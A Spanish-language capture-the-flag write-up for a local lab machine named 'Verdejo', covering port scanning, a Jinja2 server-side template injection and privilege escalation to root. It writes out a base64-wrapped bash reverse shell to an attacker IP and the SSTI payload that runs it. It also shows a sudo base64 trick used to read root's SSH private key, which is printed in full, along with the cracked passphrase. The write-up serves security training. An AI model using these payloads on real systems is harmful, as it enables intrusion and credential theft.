VERDEJO

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip verdejo.zip
```

```
unzip verdejo.zip
Archive:  verdejo.zip
inflating: verdejo.tar

inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh verdejo.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

1- CONECTIVIDAD

```
ping -c1 172.17.0.2

PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.358 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.358/0.358/0.358/0.000 ms

IP DE LA MÁQUINA VÍCTIMA          172.17.0.2

IP DE LA MÁQUINA ATACANTE  192.168.0.26

LINUX -ttl=64
```

2- ESCANEO DE PUERTOS


```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

22/tcp   open  ssh      OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)

80/tcp   open  http     Apache httpd 2.4.59 ((Debian))

8089/tcp open  unknown
```

foto puerto 80



3- ENUMERACIÓN DE SERVICIOS Y DIRECTORIOS

```
whatweb 172.17.0.2

http://172.17.0.2 [200 OK] Apache[2.4.59], Country[RESERVED][ZZ],

HTTPServer[Debian Linux][Apache/2.4.59 (Debian)], IP[172.17.0.2],
Title[Apache2

Debian Default Page: It works]
```

whatweb http://172.17.0.2:8089
http://172.17.0.2:8089 [200 OK] Country[RESERVED][ZZ],

HTTPServer[Werkzeug/2.2.2 Python/3.11.2],IP[172.17.0.2], Python[3.11.2], Title[Dale

duro bro], Werkzeug[2.2.2]

Hay una posible vulnerabilidad de SSTI.

(Server-Side Template Injection). Para lo que aporto, algo de contexto

1-Flask: Es un framework web minimalista para Python que proporciona

herramientas para construir aplicaciones web rápidas y eficientes. Flask utiliza

Jinja como su motor de plantillas predeterminado y Werkzeug como su biblioteca

de manejo de solicitudes HTTP.

2-Jinja: Es un motor de plantillas para Python que se utiliza principalmente con

Flask,aunque también puede ser utilizado de forma independiente. Jinja permite a

los desarrolladores generar contenido dinámico en páginas web al combinar

plantillas HTML con datos proporcionados por la aplicación.

3-Werkzeug: Es una biblioteca WSGI (Web Server Gateway Interface) para

Python que proporciona una interfaz simple para manejar solicitudes HTTP. Flask

utiliza Werkzeug internamente para manejar las solicitudes entrantes y las

respuestas salientes.

La SSTI es una vulnerabilidad que permite a un atacante ejecutar código del lado


del servidor dentro de las plantillas de Jinja u otro motor de plantillas, lo que podría


llevar a ataques como la ejecución remota de código (RCE) en la aplicación web.


Lo que hacemos es irnos al navegador en el puerto 8089 y en el cajetín ejecutamos


{{7*7}}, teniendo como resultado "Hello 49!".

foto puerto 8089









4- EXPLOTACIÓN

Nos vamos a https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2---basic-injection

Me puse a la escucha con netcat en 4444

```
nc -nlvp 4444
```

Encontré varios problemas con este comando y lo que hice fue optar por codificar en base 64

```
 echo 'bash -i >& /dev/tcp/192.168.0.26/4444 0>&1' | base64
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMjYvNDQ0NCAwPiYxCg==
```

Y lo inyecte así en el cajetín

```
<input type="text" name="command" value="{{
self.__init__.__globals__.__builtins__.__import__
('os').popen('echo
YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMjYvNDQ0NCAwPiYxCg== |
base64 -d | bash') }}">
```

Obteniendo conexión

```
nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.0.26] from (UNKNOWN) [172.17.0.2] 52548
bash: cannot set terminal process group (94): Inappropriate ioctl for device
bash: no job control in this shell

verde@1f8c83d3cda1:~$
```

TTY interactiva

1- Ejecutamos script /dev/null -c bash

2- Suspendemos la shell ctrl+z

3- Ejecutamos stty raw -echo; fg

[1] + continued nc -nlvp 4444

reset xterm

verde@1f8c83d3cda1:~$ export TERM=xterm

verde@1f8c83d3cda1:~$ export SHELL=bash

4- En otra terminal ejecutamos

stty size

35 167

5- verde@1f8c83d3cda1:~$stty rows 35 columns 167

verde@1f8c83d3cda1:~$

5- ESCALADA DE PRIVILEGIOS

Comprobamos permisos sudo

verde@1f8c83d3cda1:~$ sudo -l

Matching Defaults entries for verde on 1f8c83d3cda1:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User verde may run the following commands on 1f8c83d3cda1:
    (root) NOPASSWD: /usr/bin/base64

Nos vamos a GTFOBins, https://gtfobins.github.io/gtfobins/base64/#sudo

El comando completo sudo /usr/bin/ base64 "$LFILE" | base64 --decode lee el

archivo especificado por LFILE con privilegios de superusuario, lo codifica en

base64 y luego lo decodifica de nuevo, devolviéndolo a su forma original.

Vamos a intentar leer la clave privada del usuario root

verde@4510f6c70e08:~$ sudo base64 /root/.ssh/id_rsa | base64 --decode

sudo base64 /root/.ssh/id_rsa | base64 --decode

-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAAB
AHul0xZQ
r68d1eRBMAoL1IAAAAEAAAAAEAAAIXAAAAB3NzaC1yc2EAAAADAQABAAAC
AQDbTQGZZWBB
VRdf31TPoa0wcuFMcqXJhxfX9HqhmcePAyZMxtgChQzYmmzRgkYH6jBTXSnNa
nTe4A0KME
c/77xWmJzvgvKyjmFmbvSu9sJuYABrP7yiTgiWY752nL4jeX5tXWT3t1XchSfFg50
CqSfo
KHXV3Jl/vv/alUFgiKkQj6Bt3KogX4QXibU34xGIc24tnHMvph0jdLrR7BigwDkY2jZK
Ot
0aa7zBz5R2qwS3gT6cmHcKKHfv3pEljglomNCHhHGnEZjyVYFvSp+DxgOvmn1/p
SEzUU4k
P/42fNSeERLcyHdVZvUt9PyPJpDvEQvULkqvicRSZ4Vl0WmBrPwWWth4SMFOg
+wnEIGvN4
tXtasHzHvdK9Lue2e3YiiFSOOkl0ZjzeYSBFZg3bMvu32SXKrvPjcsDlG1eByfqNV+l
p2g
6EiGBk1eyrqb3INWp/KqVHvDObgC8aqg3SGI/6LM3wGdZ5tdEDEtELeHrrPtS/Xh
hnq/cf
MNdrV9bsba/z9amMVWhAAlfX8xb4W7rdhgGH20PxaOfCZYQM6qjAClLBWP/rsX/
3FGopi7
/fn6sD728szK2Q3nOoco+kBAdovd5vLOJxhbTec/QPPvNNS2zvGYv4liNoRQ9x8ot
aYdV+
+vvWPUk/ol3IaL15PWuD5o6SWTvpdSRY3OJhDVRR16jQAAB1AAatpK/Zsig5Zcc
WbZCeCG
bc3wbJWEREECc8LV5Z3AyEwlvVxYiWNfqAso3YSx/e79qHy8yI5rSzwn344A/gtAB
C1zq9I
7+ty41e5mx7+AJON/ia3sBgJMoedBDKisNLEyBks1W1x4ru5Scu+gtRx+5BvoYFz/
bEXCh
CnbADs0PxQVBGj9IqJWNnEDzKbYl7hCK/fTs4C+4mCkzLx/P7vtTy0AaLKbgvsYx
Q7gQgq
/LfqhvT34EGvx5rH8N+zvkQ3pFZXV2txAt5oYKX4Nk0xeTiv4mmTCGAh16/VLycne
/DMP5
XmK+2Ehn7ljcMtOSxDacI/TV8Fg5bfiz/3g4tYEZdXk9c2/3lvZCx1pRZthwU0fwrU7I
PT
gIMdT4PMSpmBvOBCrUirUgc/kfWFBg6moPgSvpIz6h6S619iB8dPjYUMBOuE0jlX
lEClog
/eZx9/IsBrT07A1kZnks5iKOm88EN4gUQUJyilidu+luxABGXkQmkAtlDzxq2RW9mv
VCzG
hUED4Xp8x00Ej3sjrGYer7jdtVLjrNSyo7RYQpsCVhFu70At2/R4jaDMliybbQ7VyWh
G89

aRq00yKkypCu/H3layXfq0ANouPUESLrcFjjcf1O8xmVvugX6N+iz74r7H+mYELukf
P2rX
qeITCVHeex1/x0bW50xXOQqsrR0VkYGGAFHS0DlHC7qDccqckGb+dofG4Rfo8v
qwJ5/cHp
6ZIRAzV6v3vftFhYZjDrvqw1qMCvw1GdUsFFfwci5D5bcHAmV48zYWeaS2Z3RSk
DyBcC55
ZwvjjcxqNcGus0bPhCJizu87YRFsIp5+sWaV4JEm3h7NMEgBO4pfO7T9NW/ABQ
QZZ/PRzU
lB5Ttoru4f1sNpjjQGjsoKvIHNf/7vy5B6QEi+TNHt+EYkvTLzsqJ+ztnzXZFz6HyOOQ
QE
ET2k8MS0CQ+xkADdEhVTe/3cWRW1h62/mQRepDhLDKOao1N/v+pJr7hyOu/3c
JQQqHp42T
l694QKc3L7PabGHlUtOWjpc//KW0NjQmRZDD1SCvUovtk7f/vKcvx5Ouo6d9P5R6
tCmlf1
3MN60HuZW0gcCwJtHxDWAbMZ6C19W3udwRFN15UslvzAnbSo5HEiR+Z3GKF
ty0WZvLxsyc
ydr9xXY14IVl+1EoMktBRzzm69gB7JLWl9lGpiLGFzBwq42SBx2dXhlD7YWGvk+k
1+gyNm
z2BUXmaHHbQlH/VuJyNiGj1vOOFg9J9qG6gBe4B/nOG+7se+ymf/iC7bd360J6SS
ED/tHR
bwk5lZuhzu6TiPyhmvn2WDwNg1XOBAzJdKxBvb7OyyQM9sTf71+Scji/jXzlK5EaR
aVW8R
7l9PVUQhAtw0EgEL5aVl99T3TOtswlcAorZSxsjPOJDMPGZmD8Z8//GtrdZl9ZuVY
LNim4
uj05VZvppDx/7WPOp+UUdyJQc9hC7UYnbbyt/Nd1SnsPewlDrmT1kTjV8+0idWsB
PISsnI
4Axq7kjZyF8R3JIdCbIbXl1L/osa8TXYHhP7PBbmy18y+5hbRuSknZgJ21GL81fEM
FFB4v
y/muoVVDSlPusZDIJBugAB3srVthQ50FPCNjEghCvg7eMIsmtjrOmrsF2TgMj4D62
WK7cr
zChQuP3F05Cu+wJfEheD9g5k7JYrrPEgWLMPj7UMcXejMexLt+hrgds7NVJJVcv+
lRPUUK
AJJu8PaHCi1CzXUWGHq6LS67gYuTdZNFigIstXWxy4BQaDIegOJMakL8NVrzZa
CtpKWwi2
fkrPgzime/sZHU8GdBExpDBXAgLCMePHkjWIS9UjVwFxx3oGxLwWugmnUMcNA
lR16+HmXX
AOBPsy33cSnIigPmTwSsT1C7rsf01PvEY4aeIQRbqc6HklwUQCuzw+Xy1pq1Cm
3lCA5iiH
Z+LGGkwDUg5Qo3vYrXYdmliQAfCifqBq2JhxU4N5jKUOMdml9O2PLU1W0f460a
85lN1Jpi
8oT51if9kbbjFK26s7FzjDhKsP5BlTSkOJC005RpskyI3mN8mDEeTURGiiPnJYmo3
t/sF2
01E4FZhMMJ0XJPUh3zFcZNgnUfEsyqOz7RyeIg82BO79Ud0/CHhCGstf5jg732H
W+f4zC2
VetA3RoPGvqSDQpLmvsf0WN0k0iFJpbXit3K91kOejiGgDTa9vBQItAIdB8zFWFaI
qW5qN
7qYQNNjh7sqFm4HGmTlQE/jNXwl+ea5PPK+s5jSw7Tk/lKnMKlqs/8VG6QTf41k5
q9WW0u
MBnyhQnbl/InZ9rCP07RBhRXWw8Jva6nYTTFQ478B+ZI2mB9aOiODzooDbgoDi

UqKx3mqD
ll/gl3f1l4YTSf/u4JbWrZq+eM4rXwV0pKEzt0BAwOQyGmYkFLWXjl/qtVsoeOGM6d
Hl1y
U21YeBLGkC2aAEPH7sOcaU5rbR9ra6Fb22zgkso3f6lrLzuz/AB9XjF571YzdDdZ/3
6xEW
vEACJSQrQKz9mWnewtRP5pzZk=
-----END OPENSSH PRIVATE KEY-----
Copiamos y guardamos con nano(Begin y end incluidos)

```
sudo nano id_rsa
```

Usando ssh2john,convertimos la clave privada en un formato compatible

con john the ripper.

```
ssh2john id_rsa > clave.hash
```

Y ahora con john intentamos conseguir la contraseña(parafrase)

```
john clave.hash /usr/share/wordlists/rockyou.txt
```

id_rsa: honda1

Le damos permiso

```
chmod 600 clave.hash
```

Establecemos la conexión ssh

```
sudo ssh -i id_rsa root@172.17.0.2
```

whoami

root